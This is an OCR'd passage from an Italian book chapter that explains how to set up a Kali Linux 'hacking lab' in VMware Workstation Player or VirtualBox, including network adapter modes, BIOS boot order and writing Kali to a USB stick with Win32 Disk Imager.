


Figura 5.4 L'interfaccia principale di Oracle VM VirtualBox.

Per i tuoi scopi, Kali Linux non ha bisogno di sofisticati software di virtualizzazione, quindi possiamo scegliere tra Workstation Player di VMWare (`www.vmware.com`) e, appunto, VirtualBox (`www.virtualbox.org`). Si

scaricano entrambi, gratuitamente, dai rispettivi siti. Non ci sono differenze sostanziali tra i due e la scelta si basa molto sul gusto personale. VirtualBox ha un'interfaccia un po' più spartana ma ricca, Workstation Player ne ha una più immediata, ma che richiede qualche clic in più per raggiungere le opzioni avanzate.

Oltre a occuparci dell'hypervisor, è bene procedere anche con il download dell'"immagine" di Kali Linux, una versione del sistema operativo da installare nella macchina virtuale. Basta andare nel sito ufficiale (`www.kali.org`) e nella sezione *Downloads* scegliere la versione desiderata. Kali è disponibile in parecchie varianti: quella "light" è privata di parecchie funzioni, Nethunter è una versione per dispositivi mobile e ci sono anche versioni preconfezionate proprio per gli hypervisor. In linea di massima, meglio puntare, invece, sulla versione completa.

NOTA

Se il tuo sistema operativo può lavorare a 64 bit (e quasi tutti i computer acquistati da meno di cinque anni lo possono fare), conviene utilizzare questa versione di Kali. Se usi Windows, vai nel *Pannello di controllo*, poi in *Sistema e sicurezza*, quindi in *Sistema*, e verifica se è a 32 o 64 bit. Scarica la versione di Kali che soddisfa questo parametro.

Una volta scaricata l'immagine di Kali Linux e installato l'hypervisor che preferisci, è il momento di poggiare il primo mattone del tuo laboratorio di hacking. In buona sostanza, è arrivato il momento di creare la tua macchina virtuale. Sia Workstation Player sia VirtualBox si installano tramite procedure guidate in cui basta lasciare i parametri suggeriti per non avere problemi.

NOTA

Se durante l'avvio di una macchina virtuale dovessi riscontrare dei problemi che bloccano l'operazione, può dipendere dal fatto che nel tuo computer non è attivata l'opzione per supportare la virtualizzazione. Spesso questa si trova tra le voci del BIOS, con un nome del tipo *Intel Virtual Technology*. Assicurati che sia attivata e, in caso contrario, attivala tu (Figura 5.5).




Figura 5.5 Se si incontra qualche problema nel virtualizzare una macchina, può dipendere dalla mancata attivazione di un'apposita voce nel BIOS del proprio computer.

Kali Linux, ormai lo sai bene, è a tutti gli effetti una distribuzione Linux, quindi ciò che stai per fare è virtualizzare una macchina basata su questo sistema operativo. Non è difficile ma se "smanetti" troppo allegramente con i parametri di installazione rischi di entrare in un incubo dal quale è molto difficile uscire. Per questo, cerca di restare il più aderente possibile alle istruzioni che ti vengono mostrate a video. Ci sarà tempo per imparare a configurare di fino la tua macchina virtuale.

NOTA

La virtualizzazione non è appannaggio del solo Windows, come ovvio. Esistono hypervisor per quasi tutti i moderni sistemi operativi. VirtualBox, per esempio, è disponibile anche per Mac, Linux e Solaris. Anche VMware dispone di alcune soluzioni per altri sistemi operativi, come Fusion per Mac, una soluzione a pagamento, ma che per qualche decina di euro offre stabilità e funzioni da urlo. E non mancano tante altre alternative.

Usare Kali Linux con Workstation Player

Una volta avviato Workstation Player, fai clic su *Create a New Virtual Machine*. Seleziona *Installer disc image file (iso)*, poi fai clic sul relativo pulsante *Browser* e fai doppio clic sul file immagine di Kali Linux che hai scaricato in precedenza. Se compare un messaggio che ti avverte che non è stato possibile individuare il sistema operativo

del file immagine non preoccuparti, lo specificherai tra poco (Figura 5.6).




Figura 5.6 Di solito l'hypervisor rileva il sistema operativo del file immagine. Se non dovesse succedere non c'è problema: basta specificarlo manualmente in seguito.

Fai clic su Next, quindi seleziona come *Guest operating system* il buon Linux, specificando nel menu più in basso la voce *Ubuntu* se hai un sistema a 32 bit o *Ubuntu 64* se ne hai uno a 64 bit (sì, lo so che Kali non si basa su Ubuntu). Fai clic su *Next*. In *Virtual Machine name* specifica un nome per la tua macchina virtuale, mentre in *Location* specifica una cartella dove andrai a installarla. Fai clic su *Next*. In

Specify Disk Capacity lascia tutto com’è e fai clic su Next. Nell’ultima finestra trovi un riassunto delle caratteristiche della tua macchina virtuale (Figura 5.7). Per il momento, non fare nulla e fai clic su *Finish*.




Figura 5.7 Le caratteristiche della tua macchina virtuale basata su Kali Linux.

La macchina virtuale va a prendere posto nel menu di sinistra di Kali Linux. Prima di avviarla, tuttavia, è bene dare un’occhiata ad alcune impostazioni. Fai clic con il tasto destro del mouse sul nome della macchina virtuale e seleziona *Settings*. Qui puoi configurare la macchina in ogni minimo dettaglio, anche se il consiglio è di metterci

le mani solo se sai (molto) bene che cosa stai facendo. C’è tuttavia un’opzione che dovresti imparare a conoscere e si tratta di *Network Adapter*: facci clic sopra per visualizzare le impostazioni relative alla scheda di rete.

Workstation Player mette a disposizione tre tipologie principali di connessione (*Network connection*): *Bridged*, *NAT* e *Host-only* (Figura 5.8).

La prima collega la macchina virtuale direttamente alla rete del sistema che la ospita (*host*). Questo significa che la macchina virtuale usa la stessa connessione del computer in cui è installata, e rappresenterà quindi un nodo sulla rete, dotato però del proprio indirizzo IP.

La connessione NAT, invece, crea una rete privata sulla macchina host, quindi il traffico proviene dal medesimo indirizzo IP.

Host-only, invece, è una connessione in grado di comunicare con altre macchine virtuali presenti nella macchina host, ma non con Internet.

Da queste considerazioni ti è facile capire che la connessione più utile ai tuoi fini è la prima, ossia la *Bridged*. Il punto è che di default Workstation Player imposta la modalità NAT. Per cambiarla, fai clic sulla macchina virtuale che hai creato con il tasto destro del mouse, quindi seleziona *Settings*, poi fai clic su *Network Adapter*. A destra, seleziona *Bridged*.




Figura 5.8 Cambiare la modalità di connessione è semplice e l'unica accortezza è stare attenti nella scelta dell'adattatore che si vuole utilizzare. In caso di incertezza, comunque, meglio lasciarli selezionati tutti.

Fai clic sul pulsante *Configure Adapters*, seleziona le schede di rete su cui vuoi applicare questa modalità (ti consiglio di lasciare selezionata solo quella che vuoi effettivamente utilizzare), poi fai clic su *OK* e ancora su *OK*. Da questo momento, la macchina virtuale in Workstation Player è pronta all'uso (per avviarla, selezionala e fai clic su *Play Virtual Machine*). Prima di vederla nei dettagli, tuttavia, esaminiamo come crearne una con l'altro hypervisor, VirtualBox.

Usare Kali Linux con VirtualBox

Per certi versi, VirtualBox è più apprezzato di Workstation Player. Forse per la sua natura meno commerciale (all'apparenza, poiché alle sue spalle c'è il colosso Oracle), o perché dà l'impressione di essere una soluzione tutto in uno, mentre il concorrente di VMware sembra una versione limitata di un prodotto commerciale (e lo dico subito, non è così). Trattandosi di prodotti gratuiti, comunque, è il caso di analizzarli entrambi, anche se poi utilizzerò VirtualBox per alcuni dei nostri esempi.

Una volta scaricato e installato VirtualBox, avvialo. Per creare una macchina virtuale fai clic su *Nuova*, in alto a sinistra. Digita il *Nome* della macchina che andrai a creare, mentre in *Tipo* seleziona il sistema operativo e in *Versione* la relativa versione. Nel caso di Kali Linux, ti suggerisco di usare l'abbinata *Linux/Ubuntu (32-bit)* o *Linux/Ubuntu 64 (64-bit)*. Fai clic su Successivo. In *Dimensione della memoria* seleziona quanta memoria RAM dedicare alla tua macchina virtuale (dovrebbe essere almeno un terzo di quella a disposizione nel computer), fai clic su *Successivo* e poi su *Crea*. In *Tipo di file del disco fisso* fai clic su *Successivo* per due volte e poi su *Crea*. La tua macchina virtuale è pronta all'uso (Figura 5.9).




Figura 5.9 La procedura di creazione della macchina virtuale consente di personalizzare ogni singolo aspetto, ma fatte salve esigenze particolari, è meglio affidarsi alle impostazioni che trovi predefinite.

Ora che ti trovi nel menu iniziale con la macchina selezionata, fai clic su *Impostazioni*. Il menu è simile a quello che trovi in Workstation Player. In questo caso, tuttavia, c’è da fare un passaggio in più. Fai clic su *Archiviazione* e poi, sotto *Controller: IDE*, fai clic su *Vuoto*. Più a destra, a fianco del menu *Lettore ottico*, fai clic sull’icona a forma di CD e carica il file immagine di Kali Linux (Figura 5.10).




Figura 5.10 Caricare l'immagine di Kali Linux richiede un breve e semplice passaggio e volendo VirtualBox mette a disposizione parecchie opzioni per personalizzare questa importante fase fin nei minimi dettagli.

Tra le voci a sinistra fai clic su *Rete*. Qui puoi scegliere tra le modalità già viste nel paragrafo "Usare Kali Linux con Workstation Player" e altre messe a disposizione da VirtualBox. Il consiglio, se non hai esigenze specifiche, è di selezionare anche in questo caso *Scheda con bridge*, avendo poi cura di scegliere la scheda di rete più adatta. Se sei smaliziato in fatto di reti, puoi anche fare clic su *Avanzate* e accedere a opzioni ancora più specifiche.

NOTA

La configurazione degli adattatori di rete nella macchina virtuale è uno degli aspetti cruciali per l'efficienza del tuo laboratorio di hacking. Quelli che ti sto dando sono suggerimenti adatti alla maggior parte dei sistemi e delle esigenze, ma è chiaro che tu potresti avere altre necessità. Per questo ti consiglio di dedicare del tempo a testare le varie soluzioni. In particolare se utilizzi schede

di rete evolute e più adatte all'hacking di quelle incluse nella maggior parte dei computer.

Quando hai terminato la configurazione fai clic su *OK*, per ritrovarti la nuova macchina virtuale nell'elenco di sinistra. Per avviarla, selezionala e fai clic su *Avvia*.

Usare Kali Linux "live" da chiavetta USB

Kali Linux, come tante altre distro Linux, si può installare nativamente in un computer tramite dual boot, lo abbiamo già accennato. In alternativa, può diventare l'unico sistema operativo di un computer. C'è tuttavia un'opzione molto apprezzata che consiste nell'installarlo in una memoria USB esterna, come una chiavetta o un piccolo disco fisso. Il principio è molto semplice: quando si avvia, il computer va a caricare il sistema operativo secondo le disposizioni del BIOS (*Basic Input-Output System*). Il BIOS è un firmware, cioè un software che gestisce alcune operazioni di sistema, che si occupa essenzialmente della fase di avvio del computer. I BIOS moderni possono essere modificati senza grosse difficoltà: a seconda del tipo di BIOS, o di scheda madre, appena si preme il pulsante di accensione del computer si tiene premuto il tasto F2 o il tasto Canc (ma esistono anche altre possibilità e per questo è bene consultare il manuale della scheda madre), fino a quando compare, appunto, la schermata del BIOS. Da qui, devi cercare la schermata delle opzioni di avvio (*boot*), dove si trova l'ordine di boot. In buona sostanza, qui è possibile decidere l'ordine degli elementi in cui il computer cercherà il sistema operativo da caricare. Di solito inizia a cercarlo dal disco fisso principale e, poi, a seconda del computer, passa al secondo disco fisso, al lettore DVD, a un collegamento di rete... o a una memoria USB esterna. Appena trova un qualche sistema operativo integro e funzionante, il BIOS smette di cercare e lo carica. Per questo motivo,

se installi Kali Linux in una chiavetta o un disco fisso esterno, e metti questa unità in cima all'elenco dei dispositivi di boot, sarà caricata proprio la distro di Linux (Figura 5.11). A questo punto, non resta che imparare a installare Kali Linux nella fatidica chiavetta USB. Niente paura, in realtà è molto semplice, ma devi assicurarti di avere una memoria esterna che sia riconosciuta dal BIOS del tuo computer e che abbia capacità sufficiente (consiglio che sia almeno doppia rispetto alle dimensioni del file immagine di Kali Linux). Per verificare la prima condizione, a computer spento, collega la memoria a una porta USB, accendi il computer, caricane il relativo BIOS e vai nella sezione dedicata al boot. Qui, tra le altre memorie di massa del sistema, dovresti vedere anche quella USB.




Figura 5.11 Il BIOS ha riconosciuto la memoria esterna collegata al computer. Tuttavia la memoria USB non è nella prima posizione dell'elenco, quindi il BIOS cercherà il sistema operativo da caricare in quelle che vengono prima. Per forzarlo a caricare Kali Linux, occorre quindi spostare, direttamente da questo menu, la chiavetta USB in prima posizione.

nstallare Kali Linux in una chiavetta, o un piccolo disco fisso esterno, è semplice e oltre al dispositivo (che è bene sia già formattato) basta un piccolo software per Windows: si chiama Win32 Disk Imager e si scarica, gratuitamente, alla pagina `https://sourceforge.net/projects/win32diskimager/` (Figura 5.12). Inserisci la chiavetta, avvia Win32 Disk Imager e, dalla schermata principale, in

Dispositivo seleziona l’unità corrispondente alla memoria esterna. Fai clic sull’icona a fianco della casella di *File immagine* e carica il file immagine di Kali Linux che hai scaricato in precedenza.

NOTA

Se non sai dove e come scaricare Kali Linux, consulta il paragrafo “Installazione in macchina virtuale”, dove ti spiego passo passo come procedere.

